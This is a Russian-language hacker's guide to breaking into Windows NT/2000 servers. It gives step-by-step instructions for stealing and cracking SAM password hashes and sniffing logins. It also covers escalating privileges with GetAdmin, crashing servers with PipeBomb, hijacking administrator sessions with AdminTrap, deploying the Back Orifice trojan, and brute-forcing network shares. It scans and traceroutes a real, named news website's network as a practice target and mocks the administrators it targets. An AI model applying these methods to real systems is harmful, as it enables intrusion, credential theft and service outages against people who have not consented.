Вы можете получить хешированные пароли из файла SAM на жестком диске, с резервной ленты или дискеты ERD (Emergency Repair Disk). Системный реестр NT фактически сохранен в нескольких различных файлах на системном диске в каталоге **%SystemRoot%\SYSTEM32\CONFIG**. Если вы имеете физический доступ в компьютеру с установленной операционной системой Windows NT/2000, вы можете загрузить машину при помощи системной дискеты DOS и использовать программу типа **NTFSDOS** (http://www.ntinternals.com/ntfs20r) чтобы скопировать файл SAM на гибкий диск. Затем вы можете использовать команду программы L0pht-Crack «**Import SAM File**» (Импорт SAM-файла), которая расположена в меню «**File**» (Файл) чтобы извлечь хешированный пароль из файла SAM. Если вы работаете с компьютером Windows NT (2000) удаленно, то вам остается только воспользоваться резервной копией базы SAM, которая хранится в каталоге **%SystemRoot%\REPAIR**. Кроме того, если у вас имеется возможность получить доступ к кассетам стримера, на который производится ежедневный

backup или к дискетам ERD, то вы можете скопировать файл SAM оттуда. Если вам удалось использовать дискету ERD, скопируйте оттуда сжатый файл **sam._** и затем выполните команду:

```
EXPAND  SAM._  SAM
```

Затем разжатый файл **sam._** может импортироваться в **L0phtCrack**.

Однако, если администратор системы установил Service Pack 3 for NT 4.0 и использует утилиту **SYSKEY** для дополнительной криптоустойчивой шифрации файлов реестра, то программа **L0phtCrack** (это справедливо для версий более ранних, чем L0phtCrack 2.5) не сможет произвести импорт файла SAM.

Использование сетевого sniffer'а для получения для получения хешированных паролей

Если администратор системы использует утилиту **SYSKEY**, и вам отказано в доступе к системному реестру по сети, имеется третий метод для получения хешированных паролей. Для этого используется сетевой sniffer, который выполняет прослушивание и отбор пакетов для всех устройств в физическом сегменте Ethernet-сети. Сетевой sniffer, включенный с L0phtCrack, реализован в виде файла **readsmb.exe**, который работает только в Windows NT 4.0 (в последней версии программы реализован сетевой sniffer для Windows 95/98).

Для запуска сетевого sniffer'а следует использовать команду:


```
READSMB  >  PASSWD
```

Как вы видите из данной команды, вся информация, полученная сетевым sniffer'ом будет перенаправляться в текстовый файл **passwd**. Для сбора всех хешированных паролей пользователя достаточно запустить sniffer один раз утром, в период времени, когда большинство пользователей приходит на работу и производит регистрацию в сети. Затем вы можете прервать работу этой программы и открыть файл **passwd** в **L0phtCrack**.

Для включения режима отладки sniffer'а используйте команду **-v**:

```
READSMB  -V
```

На медленных машинах **-v** опция может приводить к тому, что **readsmb** будет пропускать некоторые пакеты, так что эта опция действительна только для отладки и исследования.

Выделение паролей из хеша

После того, как вы получили набор хешированных паролей, и загрузили их в программу L0phtCrack, а также открыли словарь word-english, вы можете приступить к вычислению настоящих текстовых паролей. Для начала этой операции выполните команду «**Run**» (Запуск) из меню «**Tools**» (Сервис). Опции, установленные в диалоговом окне «**Tools Options**» по умолчанию, определяют, что сначала будет произведено вычисление паролей при помощи словаря word-english. Затем будет производится определение паролей при помощи последовательного перебора

заданных значений, что требует уже более длительного времени. L0phtCrack сохраняет состояние вычислений каждые 5 минут в ***.LC** файл.

Новые возможности L0phtCrack 2.52

- Увеличение быстродействия на 450% за счет оптимизированного ассемблерного кода для Pentium, Pentium MMX, Pentium Pro, и Pentium II и III. Это приводит к увеличению быстродействия. Все алфавитно-цифровые пароли могут быть найдены за трое суток на Pentium II/450.

- Новый гибридный метод расшифровки объединяет самые лучшие качества словарного и метода прямого подбора.

- Возможность подключения национальных словарей.

- Реализация сетевого SMB sniffer'a для операционных систем Windows 95/98.

- Встроенная утилита **PWDUMP2**, которая позволяет произвести извлечение хешированных паролей из файла SAM, который зашифрован при помощи утилиты **SYSKEY** из **SP3**.

Утилита **PWDUMP2** http://www.webspan.net/~tas/pwdump2/ позволяет получить список хешированных паролей даже в системе с включенной утилитой **SYSKEY**. Данная программа может функционировать если только, пользователь, ее запустивший, имеет привилегию

«Отладка программ» и является членом группы Administrators. Кроме того, данная утилита может использоваться в том случае, если с атакуемой системы удалось получить копию базы данных безопасности системы.

- Получение паролей Windows NT при помощи **PWL**-файлов.

Если вы получили доступ к клиентским компьютерам Windows 3.11/95/98, которые функционируют в локальной сети, вы можете узнать пароль системного администратора или других бюджетов в домене Windows NT косвенным образом. Для этого необходимо собрать все доступные ***.PWL** файлы, которые располагаются в системных каталогах Windows 3.11/95/98. Для расшифровки этих файлов вы можете использовать программу **repwl.exe**, которую можно найти по адресу http://webdon.com /vitas/pwltool.htm. Это одна из лучших программ для вычисления паролей из PWL-файлов, которая почти мгновенно может вычислить любой пароль.

Открыв при помощи кнопки «**Browse**» (Пролистать) PWL-файл, выберите в списке нужный набор символов и затем нажмите кнопку «**Search Password**» (Поиск пароля). Найденные таким образом пароли помогут вам затем получить доступ к главному доменному серверу Windows NT.

Но помните, что для более совершенной защиты, системные администраторы, которые посообразительней, могут не ограничиться

применением специальных утилит, но могут установить вручную еще более жесткие права на объекты файловой системы. В частности, за рекомендациями по установке таких ограничений они могут обратиться по адресу: http://www.microsoft.com/ntserver/security/exec/overview/ Secure_NTInstall.asp

Соответственно там же можно искать и противоядие от их мощной защиты.

К счастью, у дяди Билли работают еще такие люди, которые могут совершить ошибку, и благодаря таким людям мы можем проникнуть в систему через те дыры, которые они нам предоставляют. В частности, одной из таких дыр является возможность повысить свой уровень привилегий и войти в группу администраторов, а потом... Достигается это с помощью программы **GetAdmin.exe** (автор — Константин Соболев). Правда в **Service Pack 4** возможность эта устранена, но рискнуть стоит.Идея, заложенная в ней, довольно таки проста и гениальна. Системные процессы в NT работают, как правило под System Account, а значит имеют на локальном рабочем месте администраторские права. Делайте вывод. Но, к сожалению Billy сработал оперативно, в SP4 это уже залатали. Но не стоит отчаиваться, кто ищет, тот всегда найдет.

Глава 5: Доступ в локальной сети

Если вы получили полный доступ к одной из рабочих станций в локальной или глобальной

сети домена, вы можете использовать недостаточность защиты сетевых соединений серверов Windows NT. Слабая защита сетевых соединений приводит к тому, что, используя специализированное программное обеспечение, вы сможете завесить сервер Windows NT («отказ в обслуживании») или даже получить права администратора путем перехвата административных сетевых соединений. Для этого применяются следующие виды атак:

- Использование **Named Pipe File System**
- Использование средств удаленного управления

Глава 6: Использование Named Pipe File System

Named Pipe File System является виртуальной файловой системой, которая не управляет файлами, а управляет каналами **named pipes**. Каналы named pipes относятся к классу файловых объектов вместе с файлами, дисковыми директориями, устройствами и почтовыми ящиками (mailslots). Поэтому большинство функций, предназначенных для работы с файлами (в том числе CreateFile, ReadFile и WriteFile), работают и с каналами. Канал named pipes представляет собой виртуальное соединение, по которому передается информация от одного процесса к другому. Информация может передаваться как в одну сторону (*однонаправленный*

канал), так и в обе стороны (*двунаправленный* или *дуплексный* канал). Создание виртуального канала в Windows NT происходит следующим образом:

- Серверный процесс создает канал на локальном компьютере с помощью функции программного интерфейса Win32 «**CreateNamedPipe**».
- Серверный процесс активизирует канал при помощи функции «**ConnectNamedPipe**», после чего к каналу могут подключаться клиенты.
- Далее производится подключение к каналу \\computer_name\pipe\pipe_name посредством вызова функции «**CreateFile**».

Клиентский процесс может отключиться от канала в любой момент с помощью функции «**CloseHandle**». Серверный процесс может отключить клиента в любой момент с помощью функции «**DisconnectNamedPipe**».

После прекращения связи с клиентом серверный процесс может повторно использовать канал с помощью повторного вызова функции «**ConnectNamedPipe**».

При помощи одного и того же канала сервер может одновременно обслуживать нескольких клиентов. Для этого серверный процесс может создать N-ное количество экземпляров канала, вызвав N-ное количество раз функцию «**CreateNamedPipe**» (при этом в каждом вызове должно быть указано одно и то же имя канала).

Если канал имеет несколько экземпляров, клиент может быть подключен к любому свободному (не занятому другим клиентом) экземпляру этого канала.

После установления виртуального соединение серверный процесс и клиентский процесс могут обмениваться информацией при помощи пар функций «**ReadFile**» и «**WriteFile**». Если один участник информационного обмена записывает данные в канал при помощи функции «**WriteFile**», то другой участник может прочитать, используя функцию «**ReadFile**».

Интерфейс **Named Pipe File System** широко используется операционной системой Windows NT для множества задач, некоторые из которых играют важную роль в обеспечении безопасности операционной системы. Например, удаленный вызов процедур (RPC) в Windows NT реализован как надстройка над NPFS.

Однако в смысле защиты информации и устойчивости программам, интерфейс **Named Pipe File System** может использован для взлома или выведения из строя операционной системы. Ниже приведены две программы **PipeBomb** и **AdminTrap**, которые используют непродуманность реализации **Named Pipe File System**.

Глава 7: Программа PipeBomb

Прикладная программа **PipeBomb** производит открытие на запись в вечном цикле новых экземпляров определенного системного канала и записывает в них порции бесполезной информации. Через довольно короткий промежуток времени все свободные экземпляры канала будут заняты, после чего серверный процесс определяет, что все экземпляры его канала заняты, после чего начинает создавать новые экземпляры канала.

Каждый новый экземпляр канала обслуживается новым потоком (**thread**), под который отводится новый буфер в оперативной памяти для хранения информации. Клиентский процесс постоянно открывает новые экземпляры канала, поэтому серверному процессу приходится создавать новые потоки. Это приводит к максимальной загрузке процессора сервера, а объем свободной оперативной памяти этого компьютера быстро уменьшается. Через несколько минут атакованный компьютер становится практически неработоспособным. Данная программа одинаково эффективно работает как для атак на рабочие станции, так и на сервера Windows NT 4.0. Для начала атаки необходимо запустить программу **PipeBomb** и в поле ввести имя атакуемого компьютера.

Затем следует нажать кнопку «**Create**» (Создать) или «**Write**» (Записать), после чего любой сервер Windows NT будет завешен в течение двух минут.

Эту атаку можно применять через Internet, инкапсулируя пакеты SMB в пакеты TCP/IP (сетевая составляющая интерфейса **Named Pipe File System** организована как надстройка над протоколом SMB).

Глава 8: Программа AdminTrap

Программа **AdminTrap** производит создание троянского экземпляра одного из системных каналов и ждет, когда к нему подключится клиент. Затем **AdminTrap** выполняет вызов функции Win32 «**ImpersonateNamedPipeClient**», которая назначает маркер доступа (**access token**) клиента экземпляра канала, handle серверного конца которого указан в качестве параметра
функции. Если выполнение функции прошло успешно, один из потоков программы **AdminTrap** получает полномочия пользователя-клиента троянского экземпляра канала.

Вероятность того, что программа **AdminTrap** после вызова «**ImpersonateNamedPipeClient**» получит полномочия администратора, весьма велика, если случайно удастся перехватить следующие сетевые соединения:

- **winreg** — удаленное управление реестром, списком сервисов, репликацией и

административными оповещениями (**alerts**), удаленный просмотр системных журналов, удаленное диагностирование и оценка производительности;

- **spoolss** — удаленное управление принтером.

После запуска программа ожидает подключения администратора.

Когда администратор начнет выполнять одну из административных операций, сетевое соединение администратора перехватывается, программа выдает на экран окно, содержащее имя и список привилегий этого администратора, и предлагает осуществить создание нового пользователя с именем **AdminTrap**, который входит в группу «**Administrators**».

Глава 9: Использование средства удаленного управления Back Oriffice 2000

Программа **Back Orifice** (дословный перевод — задний проход) является еще одним средством взлома серверов Windows NT и удаленного управления ими через Internet. BO2K состоит из клиентской, серверной части и утилит, позволяющих добавлять некоторые новые функции и производить настройку серверной части.

Данное программное обеспечение может работать на компьютерах с установленными операционными системами Windows 95/98 и Windows NT.

Клиентская часть BO2K (файл *bo2kgui.exe*) используется на компьютере хакера и позволяет получить доступ к машине с установленной серверной части по протоколам TCP или UPD по порту 31337.

Обычно перед внедрением серверной части (размер 120 кб) производится сканирование подсети и выявление по конкретного IP-адреса. Затем серверная часть запускается на сервере при помощи любого локального бюджета. Хакер, используя клиентскую часть, может выполнять следующие действия:

- производить редактирование реестра;
- осуществлять полный контроль над файловой системой через браузер;
- получать информацию о введённых паролях;
- просматривать текущее состояние экрана на сервере;
- просматривать сетевые ресурсы, подключенные к серверу;
- управлять системными процессами;
- выполнять удалённую перезагрузку;

- удалённо выполнять программы с возможностью перенаправления консоли на компьютер хакеру.

Перед внедрением серверная часть конфигурируется при помощи Мастера конфигурирования BO2K **Configuration Wizard** (файл *bo2kcfg.exe*). Мастер BO2K Configuration Wizard позволяет выбрать файл сервера BO2K (bo2k.exe) и задать пароль, который затем будет использоваться для доступа по сети. Кроме того, мастер позволяет выбрать порт для IP-соединения, метод шифрования соединений между клиентом и сервером. Вам необходимо указать, какой сетевой модуль будет использоваться в IP-соединениях TCP или UPD. TCP-соединения обычно используются для организации управления через сеть Internet. UPD-соединения применяются для работы в ЛВС.

Кроме того, данная утилита используется для добавления к основному запускаемому модулю bo2k.exe дополнительных возможностей, которые реализованы в виде Plugins DLL.

Глава 10: Удаленный взлом Windows NT через Internet

Самым трудным взломом Windows NT считается удаленный взлом через Internet. В самом начале у атакующего отсутствует вообще какая либо информация, кроме имени хоста и его IP-адреса. Если на удаленном сервере работает

Web-сервер, вы тоже сразу же сможете интуитивно определить, с какой операционной системой вы имеете дело. Для этого следует, используя браузер, провести исследование страничек и отрытых для просмотра каталогов Web-сервера. Для Web-серверов
IIS 3.0/4.0/5.0, которые являются продуктами Microsoft и работают исключительно под Windows NT, характерны следующие особенности: Web-страницы имеют расширения ***.htm**, ***.asp**; страницы имеют кодировку Win1253, а не KOI8-R (для русскоязычных страниц) и прочие косвенные признаки.

Кроме того, следует тщательно просмотреть структуру каталогов документов и скриптов. Каталоги документов, в которых отсутствуют файлы *index.htm* покажут вам полный список файлов и расположенных ниже директорий. Случайно бродя по Интернету вы можете случайно наткнуться на такой Web-сервер новостей штата Айдахо http://www.idahonews.com/, который полностью соответствует описанным критериям. Но самое смешное, то, что у этого сервера открыты для просмотра каталоги скриптов **scripts** и **cgi-bin**.

Если каталоги скриптов **scripts** и **cgi-bin** открыты для просмотра, то этот сервер просто находка для опытного хакера. Используя браузер, удаленный клиент может запускать любые файлы из этих директорий на Web-сервере. Остается каким-либо способом загрузить одну из программ, описанных раннее, в каталоги скриптов **scripts** и

cgi-bin. Для этого исследуем открытые каталоги более подробно.

Как вы можете видеть из рисунка, открытый каталог
cgi-bin позволил нам получить информацию о том, что данный сервер Windows NT использует язык Perl. Используя обычный браузер, вы можете скачать все скрипты из этих директорий и произвести их анализ на получение различного рода информации об удаленном сервере. Кроме того, в каталоге **cgi-bin** находится подкаталог **MSWin32-x86-object**. Войдем в него и просмотрим его содержимое.

Как мы видим из рисунка, подкаталог **MSWin32-x86-object** содержит инсталлированную версию языка Perl 5.0, а также сам дистрибутив Perl 5.00502.exe. Затем скачаем из этой директории файл регистрации ошибок **PerlIS-Err.log**:

```
*** 'E:\docs' error message at: 1998/11/24 13:23:57
Can't open perl script "E:\docs": Permission denied
*** 'E:\docs' error message at: 1998/12/25 04:49:16
Can't open perl script "E:\docs": Permission denied
*** 'E:\docs' error message at: 1999/03/26 16:05:43
Can't open perl script "E:\docs": Permission denied
*** 'E:\docs' error message at: 1999/09/08 11:39:54
Can't open perl script "E:\docs": Permission denied
*** 'E:\docs' error message at: 1999/09/08 11:58:34
Can't open perl script "E:\docs": Permission denied
```



```
*** 'E:\docs\idaho8' error message at: 1999/10/25 13:51:51
Can't open perl script "E:\docs\idaho8": Permission denied
```

Конечно, данный журнальный файл дает не слишком много информации, кроме той, что основные документы расположены на диске **E:** в каталоге **docs**, и также **Perl.exe** использовался раннее для неудачных попыток проникновения в систему. Затем следует просмотреть документацию в сети Internet по ошибкам и дырам в реализации Perl 5.0 для Windows NT и, исходя из этого, произвести анализ находящихся в каталогах **scripts** и **cgi-bin**
***.pl**-скриптов.

Производим просмотр каталога **scripts**.

Открытый каталог **scripts** дает нам следующую информацию:

- Подкаталог **/scripts/centralad/** содержит средства для централизованного администрирования какой-то информационной системы.
- Подкаталог **scripts/iisadmin/** содержит HTML-версию для администрирования Web-сервера IIS, которая очень может пригодится при взломе системы.
- Подкаталог **scripts/tools/** содержит различные утилиты для IIS.
- Файл **General.mdb** — файл базы данных Microsoft Access, говорит о том, что возможно на сервере установлена СУБД MS Access;

- Файлы **PASSWRD2.EXE** и **PASSWRD2.CPP** имеют очень странное имя **PASSWRD2.***, которое напоминает одно из известных хакерских инструментов. Создается впечатление, что данный сервер уже ломали раннее, т.к. возможно эти файлы были загружены на сервер хакерами.

Затем можно просканировать данный хост на наличие открытых портов, и, следовательно сервисов, на нем установленных. Для сканирования портов вы можете использовать следующие сканеры портов Windows:

- 7th Sphere PortScan v1.1
- All Around Internet
- Ogre v0.9b
- Port Scanner v1.1
- PortScan Plus
- SiteScan by Rhino9/Intercore
- TCP Port Scanner
- UltraScan v1.2.

Данные утилиты вы можете получить со страницы http://208.234.248.19:81/hack/genar/archive5.html. Наиболее полезным и простым сканером портов является **Ogre v0.9b** (Rhino9). Другие сканеры портов под Windows или UNIX вы сможете отыскать при определенном упорстве в сети Internet.

Утилита **Ogre** обеспечивает взломщика эффективным инструментом для сбора информации об уязвимых местах для серверов Windows NT и прочих хостов Internet.

Ogre позволяет выполнить ряд тестов для выбранной подсети класса C и проверить хосты на известные дыры в операционных системах Windows 95 и Windows NT, а также в установленном программном обеспечении. Утилита **Ogre** позволяет:

- Определить активные хосты в данной подсети класса C;
- Просмотреть выявленные хосты, чтобы определить доступные удаленные службы и порты, по которым к ним можно обратиться;
- Получить информацию относительно состояния **netbios** (Nbtstat);
- Просмотреть доступные сетевые ресурсы, выделенные в совместное использование (**net view**);
- Проверить существование серверных расширений **Microsoft Frontpage**;
- Проверить присутствия в системе средства администрирования HTML для IIS;
- Проверить существование индексированных по умолчанию документов **Index Server**.

Глава 11: Использование утилиты Ogre для проверки подсети сервера новостей штата Айдахо

Перед использованием этой утилиты необходимо получить IP-адрес сервера http://www.idahonews.com/. Для этого выполним команду **ping www.idahonews.com**:

```
Pinging www.idahonews.com [198.60.102.4]
with 32 bytes of data:

Request timed out.

Request timed out.

Request timed out.

Request timed out.
```

IP-адрес сервера отображается через DNS, однако **ping** не проходит. Это означает, что данный сервер прикрыт firewall'ом и сканирование его портов будет неудачным. Однако сканирование данной подсети позволит выявить другие сервера домена **idahonews.com**.

Для тестирования подсети, в которой находится сервер новостей штата Айдахо, введем первый адрес подсети в IP в поле «**Starting IP**» (Начальный IP-адрес) 198.60.102.1. Затем, введем последний адрес подсети в «**Ending Octet**» 254 (Конечный октет). Для начала сканирования нажмем кнопку «**Start scan**» (Начать сканирование).

После сканирования получим следующие результаты:

```
Scanning - 198.60.102.1
======================
Commencing Port Scan:


Port 21: Closed
Port 23: Open
Port 25: Closed
Port 53: Closed
Port 79: Open
Port 80: Closed
Port 110: Closed
Port 111: Closed
Port 139: Closed
Port 443: Closed
Port 1080: Closed
Port 8181: Closed


Scanning - 198.60.102.2
======================
*Inactive IP address*


Scanning - 198.60.102.3
======================
```

```
*Inactive IP address*

Scanning - 198.60.102.4
======================
*Inactive IP address*

Scanning - 198.60.102.5
======================
Commencing Port Scan:

Port 21: Closed
Port 23: Closed
Port 25: Open
Port 53: Open
Port 79: Open
Port 80: Closed
Port 110: Open
Port 111: Closed
Port 139: Closed
Port 443: Closed
Port 1080: Closed
Port 8181: Closed
```



```
Scanning - 198.60.102.6
======================
*Inactive IP address*
....
....
Scanning - 198.60.102.38
======================
*Inactive IP address*

Scanning - 198.60.102.39
======================
Commencing Port Scan:

Port 21: Closed
Port 23: Closed
Port 25: Open
Port 53: Open
Port 79: Open
Port 80: Closed
Port 110: Open
Port 111: Closed
Port 139: Closed
Port 443: Closed
Port 1080: Closed
Port 8181: Closed
```

```
Scanning - 198.60.102.40
=======================
*Inactive IP address*
....
....
Scanning - 198.60.102.54
=======================
*Inactive IP address*

Scanning - 198.60.102.55
=======================
Commencing Port Scan:

Port 21: Closed
Port 23: Closed
Port 25: Open
Port 53: Open
Port 79: Open
Port 80: Closed
Port 110: Open
Port 111: Closed
Port 139: Closed
Port 443: Closed
Port 1080: Closed
Port 8181: Closed
```



```
Scanning - 198.60.102.56
=======================
*Inactive IP address*


....
....
Scanning - 198.60.102.254
=======================
*Inactive IP address*
```

Идеальным вариантом при взломе Windows NT были бы открытые порты 135-139. Тогда бы мы смогли получить массу познавательной информации о сервере, его сервисах и прочих ресурсах. Однако при сканировании мы получили:

```
Scanning - 198.60.102.4
=======================
*Inactive IP address*
```

Действительно, данный сервер прикрыт firewall'ом. Попробуем определить его тип, выполнив трейсинг соседних активных хостов. Для этого выполним команду **tracert 198.60.102.1** (для UNIX команда **traceroute**):

```
Tracing route to cisco.idahonews.com
[198.60.102.1]over a maximum of 30 hops:
11    240 ms    241 ms    240 ms gbr2-
p01.wswdc.ip.att.net [12.123.8.241] 12    261
ms    260 ms    251 ms gbr1-p40.oc-
```

```
48.sl9mo.ip.att.net [12.122.2.82] 13    330 ms
301 ms    390 ms gbr2-p50.oc-
12.sffca.ip.att.net [12.122.3.17] 14    301 ms
320 ms    311 ms ar2-a3120s4.sffca.ip.att.net
[12.127.1.145] 15    401 ms    350 ms    351
ms 12.126.207.46 16    381 ms    350 ms
371 ms cisco.idahonews.com [198.60.102.1]
Trace complete
```

Еще одной распространенной ошибкой администраторов небольших сетей является манера давать названия хостам, исходя из выполняемой ими функций. Благодаря этому мы получили информацию, что хостом по адресу 198.60.102.1 является Firewall корпорации Cisco. Его так просто не хакнешь. Хотя, конечно, существует шанс, что ленивый админ забыл сменить заводской пароль. У хоста cisco.idahonews.com открытыми являются полученные при сканировании **Ogre** порты: 23 (Telnet), 79.

Затем выполним команду **tracert 198.60.102.5**:

```
Tracing route to router.idahonews.com
[198.60.102.5]over a maximum of 30 hops:
 12    260 ms    270 ms    261 ms gbr1-
p40.oc-48.sl9mo.ip.att.net [12.122.2.82]   13
321 ms    310 ms    300 ms gbr2-p50.oc-
12.sffca.ip.att.net [12.122.3.17]   14    310
ms    321 ms    320 ms ar2-
a300s3.sffca.ip.att.net [12.127.5.177]   15
341 ms    340 ms    371 ms 12.126.207.34 16
371 ms       *           *
198.60.104.181 17    361 ms    361 ms    370
```



```
ms router.idahonews.com [198.60.102.5]
Trace complete
```

Опять мы получили информацию, что хостом по адресу 198.60.102.5 является маршрутизатор **router** (который может быть реализован в виде аппаратного устройства или обычного
UNIX-роутера). У хоста **router.idahonews.com** открыты порты:
25 (SMNP-почта), 53 (DNS-сервер), 110 (POP-сервер). Исходя из открытых портов, можно с уверенностью заявить, что данный сервер является почтовым и DNS-сервером. Можно с большой уверенностью сказать, что данный маршрутизатор передает пакеты во внутреннюю локальную подсетку idahonews.com 192.168.0.*.

Трассировка других хостов подсетки 198.60.102.6-253 дала информацию, что другие IP-адреса не имеют никакого отношения к домену **idahonews.com**.

Как мы видим, полученной полезной информации явно не хватает для проникновения в систему. Для взлома www.idahonews.com необходимо собрать наиболее полную информацию обо всех трех хостах. Кроме того, взлом Firewall'ов Cisco и Unix-роутеров выходит за границы данной темы. Поэтому мы рассмотрим идеальный вариант, при котором сервер Windows NT не был прикрыт Firewall'ом и порты 135-139 были бы открыты.

Глава 12: Взлом сервера Windows NT

Идеальный вариант

Итак, рассмотрим идеальный вариант, при котором к сети Internet подключен сервер Windows NT, который не прикрыт Firewall'ом и хотя бы один порт в диапазоне 135-139 открыт. Такое иногда бывает и сейчас, когда молодая компания недавно начала свой бизнес, не имеет ни малейшего понятия о том, зачем ей firewall, а также пытается сэкономить деньги. Кроме того, может быть, в такой компании работает неопытный системный администратор, который просто инсталлирует Windows NT и устанавливает последний Service Pack. Затем ставится и настраивается IIS, после чего админ успокаивается, хотя ему следовало, прежде всего, включить аудит, сконфигурировать реестр, поставить последние патчи и fix'ы, а также отключить все ненужные службы и привязки (Binding) в настройках аппрета «**Network**» (Сеть).

Если сервер новостей штата Айдахо не был подвергнут вышеописанным настройкам, утилита **Ogre** выдала бы следующую информацию:

```
Scanning - 198.60.102.4
=======================
Commencing Port Scan:
Port 21: Open
```

Допустим, что открыта служба FTP, которая входит в состав IIS.

```
Port 23: Closed
```



```
Port 25: Open
```

Допустим, что открыта служба SMNP, которая входит в состав IIS

```
Port 53: Open
Port 79: Closed
Port 80: Open
```

Допустим, что открыта служба HTTP, которая входит в состав IIS.

```
Port 110: Open
Port 111: Closed
Port 139: Open
```

Допустим, что возможен File Sharing.

```
Port 443: Closed
Port 1080: Closed
Port 8181: Closed
Surveying Web Server:
--Checking for Vulnerable URLs:
Frontpage Extensions: Not Present
IIS HTML Administration Interface:
  Present
```

Допустим, что возможно управление сервером через IIS.

```
IIS Samples: Present
Commencing Nbtstat Scan:
NetBIOS Remote Machine Name Table
Name Type Status
---------------------------------------
Registered Registered Registered
Registered Registered Registered Registered
Registered Registered Registered Registered
```

```
MAC Address = XX-XX-XX-XX-XX-XX
```

Символами X, Y и Z, заменены реальные значения, которые мы получили бы, если бы сервер не был бы firewall'ом.

```
YYYYY <00> UNIQUE ----- Имя машины
YYYYY <20> UNIQUE
ZZZZZZZZZ <00> GROUP
ZZZZZZZZZ <1C> GROUP
ZZZZZZZZZ <1B> UNIQUE
ZZZZZZZZZ <1E> GROUP
YYYYY <03> UNIQUE
ZZZZZZZZZ <1D> UNIQUE
INet~Services <1C> GROUP
..__MSBROWSE__.<01> GROUP
IS~YYYYY.......<00> UNIQUE
```

Кроме того, информацию по NetBIOS мы можем получить, выполнив команду **nbtstat -A x.x.x.x**.Для расшифровки кодов имен NetBIOS вы можете использовать описания кодов.

- Термин **UNIQUE** означает, что одному имени которого присвоен один IP-адрес;
- Термин **GROUP** означает нормальную группу, одному имени которой может принадлежать группа IP-адресов.

Для идеального варианта, который мы рассматриваем, мы получили информацию, от которой можно отталкиваться при взломе Windows NT. Из этой информации можно понять, что сервер предоставляет доступ для выделенных в совместное использование ресурсов и FTP.Затем можно попробовать зайти на сервер, используя

бюджеты, которые стандартно присутствуют в Windows NT (Guest, Administrator), однако наверняка у вас ничего не получится. Кроме того, вы можете попытаться использовать бюджеты IIS (Internet Information Service), обычно они выглядят так **IUSR_<имя машины>**. При помощи утилиты **Ogre** мы получили информацию, что имя машины **YYYYY**, следовательно, бюджет IIS будет **IUSR_ YYYYY**.Однако и с этим вариантом, наверное, тоже ничего не получится.

Для взлома сервера Windows NT с выделенными в совместное использование каталогами, вам следует использовать утилиты, которые позволяют производить подключение к выделенным ресурсам с пользовательскими бюджетами и выполняют подбор пароля из словаря и/или прямым перебором всех возможных вариантов.

Использование программы NAT для подбора паролей к выделенным в совместное использование ресурсам

Наиболее удобной и полнофункциональной из этих утилит является программа **NetBIOS Auditing Tool**, реализации которой есть как под UNIX, так и под Win32.

Изначально программа **Nat** была создана для выполнения различных проверок защиты операционных систем, использующих NetBIOS. Данная программа работает в режиме командной строки. Вот ее синтаксис:

```
NAT [-O <ФАЙЛ_РЕЗУЛЬТАТОВ>] [-U
<ФАЙЛ_СПИСКА_ПОЛЬЗОВАТЕЛЕЙ>] [-P <ФАЙЛ_
СЛОВАРЯ_ПАРОЛЕЙ>] <IP-АДРЕС>
```

По умолчанию в качестве файла списка пользователей используется файл *Userlist.txt*. Подправим этот файл, добавив в него новые имена, полученные при помощи программы **Ogre**. Файл словаря паролей лучше взять из программы **L0phtCrack**, сохранить под именем *Passlist.txt*. Добавим в него имена, полученные при помощи программы **Ogre**. Затем из командной строки выполним программу **nat**:

```
NAT -o REZALT.TXT 198.60.102.4
```

Программа NAT произведет тестирование всех сетевых служб, пробуя произвести подключение.

Обычно данный процесс бывает довольно длительным, продолжительность которого зависит от того, насколько удачно были составлены файлы списка пользователей и паролей. Однако с большой уверенностью можно сказать, что программа **NAT** сумеет подобрать пароль к одному из бюджетов в промежутке от 30 минут до 50 часов.

Далее процессу взлома сервера Windows NT гарантирован практически 100% успех. Время, которое потребуется для взлома системы зависит от того, насколько туп администратор системы. Если программе **NAT** удалось определить пароль для бюджета **Administrator**, то на этом процесс взлома успешно закончен, и вы можете делать с

сервером практически что угодно. Если бюджет, который программа **NAT** определила, *не является* бюджетом **Administrator**, то время взлома зависит от того, какими возможностями обладает данный аккаунт и на какие ресурсы он имеет права доступа. Может быть, удастся подсоединить диск, используя команду **NET USE** и скопировать резервную копию файла базы данных паролей **SAM._** из каталога **WINNT/REPAIR** для последующего вскрытия при помощи программы **L0phtCrack**, как уже было описано выше. Кроме того, подсоединив диск при помощи **NET USE** (или при помощи FTP) может быть удаться загрузить на удаленный компьютер одну из программ, которые помогут получить права администратора (Getadmin и т.д.). Для выполнения таких программ удаленно на серверах Windows NT, следует скопировать данные в каталог скриптов или в InetPub/cgi-bin. Затем, используя браузер, можно выполнить удаленно на сервере данные программы, введя в строке адреса строчку:

```
http://www.idahonews/scripts/getadmin.exe?mmmm
```

где **mmmm**, является именем пользователя, пароль которого вы определили.

Таким же образом возможно выполнить любую хакерскую утилиту вроде **PWDUMP.EXE** (для получения хеша пароля администратора) или троянские программы вроде **Back Orifice** или **NetBus** (http://indigo.ie/~lmf/nb.htm), которые позволят сделать довольно многое.

Приложения

Список использованных книг, статей и других материалов

AVP Virus Encyclopedia
AVP.

Aaanoaea X-Windows
Digital Equipment Corporation.

«Руководство для хакера» или самые свежие мысли о том, как развлечься на выходные
W.S.U.

ХАКИНГ UNIX: Руководство хакера
Sir Hackalot

Unix-haters handbook
Simson Garfinkel et al, IDG Books.

Взлом Internet
Mike Smith.

Защита сообщений электронной почты
Михаил Ашаров. Акционерное общество «Информэйшн Компьютер Энтерпрайз».

Вам нужна сеть, защищенная от взлома?
Джеймс Кобиелус, Журнал «Сети».

Информационная безопасность в Intranet
Владимир Галатенко

Ключ от квартиры
Джулия Борт

Будет ли разрешен вывоз современных шифровальных технологий?
Lan Magazine/Русское издание.

На линии огня
Анита Карве, Lan Magazine/Русское издание.

Ключ от комнаты или дырявая сеть
Александр Авдуевский, Lan Magazine/Русское издание.

Задраить люки!
Ли Че, Lan Magazine/Русское издание.

Круговая оборона Unix
Синди Куллен — старший системный инженер компании Bell Communications Research (Пискатавей, шт. Нью-Джерси). С ней можно связаться через Internet по адресу: cdc@bellcore.com, Lan Magazine/
Русское издание.

Неизбежные попутчики
Lan Magazine/Русское издание.

Вслед за деньгами
Ричард Пауэр — редактор Computer Security Alert, The Computer Security Journal, Frontline и других изданий, публикуемых Computer Security Institute (Сан-Франциско). С ним можно связаться через Internet по адресу: rpower@mfi.com, Lan Magazine/Русское издание.

Интернационализация в проекте GNU. Полное описание подхода
GNU к делу i18n
Ulrich Drepper.

Configuration HOWTO
Guido Gonzato (guido@ibogfs.cineca.it). Shepelevich Konstantin (sh_ki@hotmail.com).

